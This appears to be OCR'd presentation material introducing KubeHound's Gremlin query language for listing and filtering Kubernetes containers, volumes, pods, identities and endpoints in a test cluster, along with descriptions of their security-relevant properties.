
```
%%gremlin
kh
.sas()
.valueMap()
```



```
%%gremlin
kh
.containers()
.valueMap()
```

Constructing requests


Each gremlin vertices has a Label and properties attached to it.




app	
class	Identity
cluster	kind-kubehound.test.local

Constructing requests

For each type you can select specific resources based on its name (one or many). All resources have a property called name.




```
%%gremlin
kh              // traversal source (KubeHound DSL)
                // selecting multiples containers with specific name
.containers("nsenter-pod","pod-create-pod", "host-read-exploit-pod")
.valueMap()     // transforming it to json with all properties values
```




#	Result
1	{'runAsUser': [0], 'command': ['[/bin/sh, -c, --]'], 'args': ['[while true; do sleep 30; done
2	{'runAsUser': [0], 'command': ['[/bin/sh, -c, --]'], 'args': ['[while true; do sleep 30; done
3	{'runAsUser': [0], 'command': ['[/bin/sh, -c, --]'], 'args': ['[while true; do sleep 30; done

Constructing requests

For each type you can select specific resources based on its name (one or many). To get the exhaustive list you can use ***.properties()***



```
%%gremlin
kh                // traversal source (KubeHound DSL)
.containers()     // selecting multiples containers with specific name
.limit(1)         // limiting result to 1 container only
.properties()     // printing the properties and the associated values
```




```
1    vp[runAsUser->0]
2    vp[command->[/bin/sh, -c, --]]
3    vp[args->[while true; do slee]
```


DATADOG

Constructing requests

Most important common properties present for all KH resources.



```
%%gremlin
kh.containers().limit(1)
.properties("runID","app","cluster","isNamespaced", "namespace")
```



1	vp[cluster->kind-kubehound.test.]	Cluster where the resources has been extracted
2	vp[runID->01j1csdpqqq1zgxffx3z]	runID generated during the collecting process (important when multiple ingestion has been made)
3	vp[app->kubehound-edge-test]	App associated with the resource (can be used to regroup resources of same “kind” together)
4	vp[namespace->default]	Namespace for the resource (if namespaced resource). Can be useful to “whitelist” some of them.
5	vp[isNamespaced->True]	Boolean to tag a resource if namespaced

Kubehound resources (V)

Most important properties values for **Volumes**

mountPath	The path of the volume in the container filesystem
readOnly	Whether the volume has been mounted with readonly access
sourcePath	The path of the volume in the host (i.e node) filesystem
type	Type of volume mount (host/projected/etc)

Kubehound resources (V)

(1/2) Most important properties values for **Containers**

`hostNetwork`	Whether the container can access the host's network namespace
`privesc`	Whether the container can gain more privileges than its parent process
`image`	Docker the image run by the container
`hostPid`	Whether the container can access the host's PID namespace

Kubehound resources (V)

(2/2) Most important properties values for **Containers**

`runAsUser`	The user account the container is running under e.g 0 for root
`hostIpc`	Whether the container can access the host’s IPC namespace
`privileged`	Whether the container is run in privileged mode

Kubehound resources (V)

Most important properties values for **Pods**

shareProcessNamespace	whether all the containers in the pod share a process namespace
serviceAccount	The name of the serviceaccount used to run this pod

Kubehound resources (V)

Most important properties values for **Identities**

`type`	`Type of identity (user, serviceaccount, group)`

Kubehound resources (V)

(1/2) Most important properties values for **Endpoints**

serviceEndpoint	Name of the service if the endpoint is exposed outside the cluster via an endpoint slice
serviceDns	FQDN of the service if the endpoint is exposed outside the cluster via an endpoint slice
addresses	Array of addresses exposing the endpoint

Kubehound resources (V)


(2/2) Most important properties values for **Endpoints**

`port`	Exposed port of the endpoint
`portName`	Name of the exposed port
`exposure`	Enum value describing the level of exposure of the endpoint - 3: External DNS API endpoint - 2/1:Kubernetes endpoint exposed outside the cluster - 0: Container port exposed to cluster

Constructing requests

To select resources with specific properties, use the ***.has()*** and ***not()***

```
%%gremlin -d class -g critical -le 50 -p inv,oute
kh.containers()
.has("image","ubuntu")                // looking for ubuntu based image container
.not(has("namespace","default")) // skipping any container present in default namespace
.path().by(elementMap())          // converting to Graph output
```



Details - Container

args	[while true; do sleep 30; done;]
capabilities	[]
class	Container
cluster	kind-kubehound.test.local

List k8s r

List all images presented in the k8s cluster
List all the port and ip addresses being exposed outside of the k8s cluster
List all the containers with privileged mod which are not in the default namespace

Gremlin introduction

Basic use cases

Access Properties - Gremlin

There are 4 way to access properties of the vertices. Some of them will require to unfold then to display them in a nicer way in the table output.

